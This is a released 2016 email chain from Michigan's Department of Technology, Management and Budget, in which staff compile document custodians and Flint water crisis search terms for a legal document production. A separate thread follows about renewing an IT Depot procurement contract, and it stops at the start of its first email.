Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollj@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevery, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

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If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Ruhstorfer, Amy (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:14 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Do you want me to reply to Joyce any names you can think of? Jamie clarified with her this morning that anyone that would have emails related to the information below, would need to have their name submitted.

Print, Mail, Warehouse, Delivery, Surplus have already responded. I am checking with Brice.

Thanks,  
Amy  
517-636-4654

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:10 AM  
**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
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Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

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MI Department of Technology, Management and Budget  
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**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

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“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
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“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
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Brom

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**Subject:** Time Sensitive Request

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Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** Ruhstorfer, Amy (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:30 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Perfect – thanks!

Thanks,  
Amy  
517-636-4654

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:25 AM  
**To:** Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

I sent what I had.

Thanks,  
Kristi

On Feb 16, 2016, at 10:13 AM, Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov> wrote:

Do you want me to reply to Joyce any names you can think of? Jamie clarified with her this morning that anyone that would have emails related to the information below, would need to have their name submitted.

Print, Mail, Warehouse, Delivery, Surplus have already responded. I am checking with Brice.

Thanks,  
Amy  
517-636-4654

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**Sent:** Tuesday, February 16, 2016 9:10 AM  
**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget

517-322-5005

<image004.png>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightSI7@michigan.gov](mailto:WrightSI7@michigan.gov)>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image004.png>

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 3:57 PM  
**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Palmer, Jason (DTMB) <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux, Jill (DTMB) <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer, Dana (DTMB) <[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly (DTMB) <[TaylorB3@michigan.gov](mailto:TaylorB3@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevering, Joyce (DTMB) <[VanCoeveringJ1@michigan.gov](mailto:VanCoeveringJ1@michigan.gov)>; Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
**Cc:** Baker, Natasha (SRO) <[BakerN5@michigan.gov](mailto:BakerN5@michigan.gov)>; Hawks, Orlene (DTMB) <[HawksO@michigan.gov](mailto:HawksO@michigan.gov)>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <King55@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB)

<TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <Wellmanj1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image005.gif>

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**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:35 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

The combination of terms you will not likely see in any of our communications with IT or with the Agencies that will be using Records Manager for the records.

If the word Flint independently is a term, then yes. Likely custodians would be Jessie Weston, Scott Fitton, Brice Sample.

Sent from my iPad

On Feb 16, 2016, at 10:26 AM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Please confirm your team won't have anything.

Thanks,  
Kristi

Begin forwarded message:

**From:** "VanCoevering, Joyce (DTMB)" <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Date:** February 16, 2016 at 10:08:38 AM EST  
**To:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:07 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB)  
<[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>;  
Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodians of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmb/sc/Pages/default.aspx>

<image001.gif>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>



**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image002.png>

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**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene

(DTMB) <HawksO@michigan.gov>

**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

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Legionella  
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“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS)

<IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB)  
<Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>;  
Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard  
(DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB)  
<ManningK4@michigan.gov>; Mathews, Jamie (DTMB)  
<MathewsJ@michigan.gov>; McFarlane, James (DTMB)  
<mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB)  
<NixonR@michigan.gov>; Palmer, Jason (DTMB)  
<PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB)  
<RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB)  
<RagsdaleA@michigan.gov>; Schafer, Dana (DTMB)  
<schaferd1@michigan.gov>; Stibitz, Brom (DTMB)  
<StibitzB@michigan.gov>; Swanson, Eric (DTMB)  
<swansone@michigan.gov>; Sweeney, Matthew (DTMB)  
<SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB)  
<TaylorB8@michigan.gov>; Trakul, Pamela (DTMB)  
<TrakulP@michigan.gov>; Turnquist, Michael (DTMB)  
<TurnquistM@michigan.gov>; VanCoeverying, Joyce (DTMB)  
<Vancoeveryingj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB)  
<vandenboschk@michigan.gov>; Wellman, Jeff (DTMB)  
<WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.**

Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

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**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 4:02 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Hi Kristi --

I wanted to let you know that I received a call from Mike Breen and James Topping from Procurement. They advised that they think we will most likely have to go to an RFP for this contract which would require us to submit a 12 month extension. At this time they are going to talk to their boss one more time just to see if there are any alternatives, but Mike was confident we'd end up having to go to an RFP.

According to Mike we will need to two things:

- 1) Justification on why we waited two years to rebid the contract (and)
- 2) Where we are going with the contract (i.e., RFP)

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 1:50 PM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Hi David,

Any word on this? It has now been a week since your last email.

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, February 09, 2016 6:32 PM

**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

We will hopefully have something for you tomorrow or Thursday. I have another buyer helping me work on this so we can get you an update.

Dave

---

**From:** Wright, Seth (DTMB)  
**Sent:** Wednesday, February 03, 2016 7:59 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

David/Bill --

Is there any update regarding this contract? I am also being asked what is going on with it by John Karlik.

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, January 26, 2016 10:40 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

I am working on a response to you. I have talked with Bill, but have been busy the last few days with an Flint Water Emergency Response assignment....

We have some options and I will get you an email today or tomorrow with the details.

Thanks,  
Dave

---

**From:** Wright, Seth (DTMB)  
**Sent:** Monday, January 25, 2016 8:23 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Good Morning,

I wanted to touch base and see if you had any update on this request.

Thanks!

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Friday, January 15, 2016 4:59 PM  
**To:** Wright, Seth (DTMB) <[Wrights17@michigan.gov](mailto:Wrights17@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth -- this is something I need to discuss with my manager. I have copied him on this email. Once he and I have talked this through I can give you some guidance.

Bill -- Please see Seth's email. My initial thoughts are that we will have to take this to Ad Board unless we find another contract to piggy back off of. I know Chad had contemplated this in MMCC, but that won't be ready in a timely manner. We can chat next week when you are back.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Friday, January 15, 2016 2:21 PM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Subject:** IT Depot/Re-Source Partners Contract (#071B0200181)

Hi David,

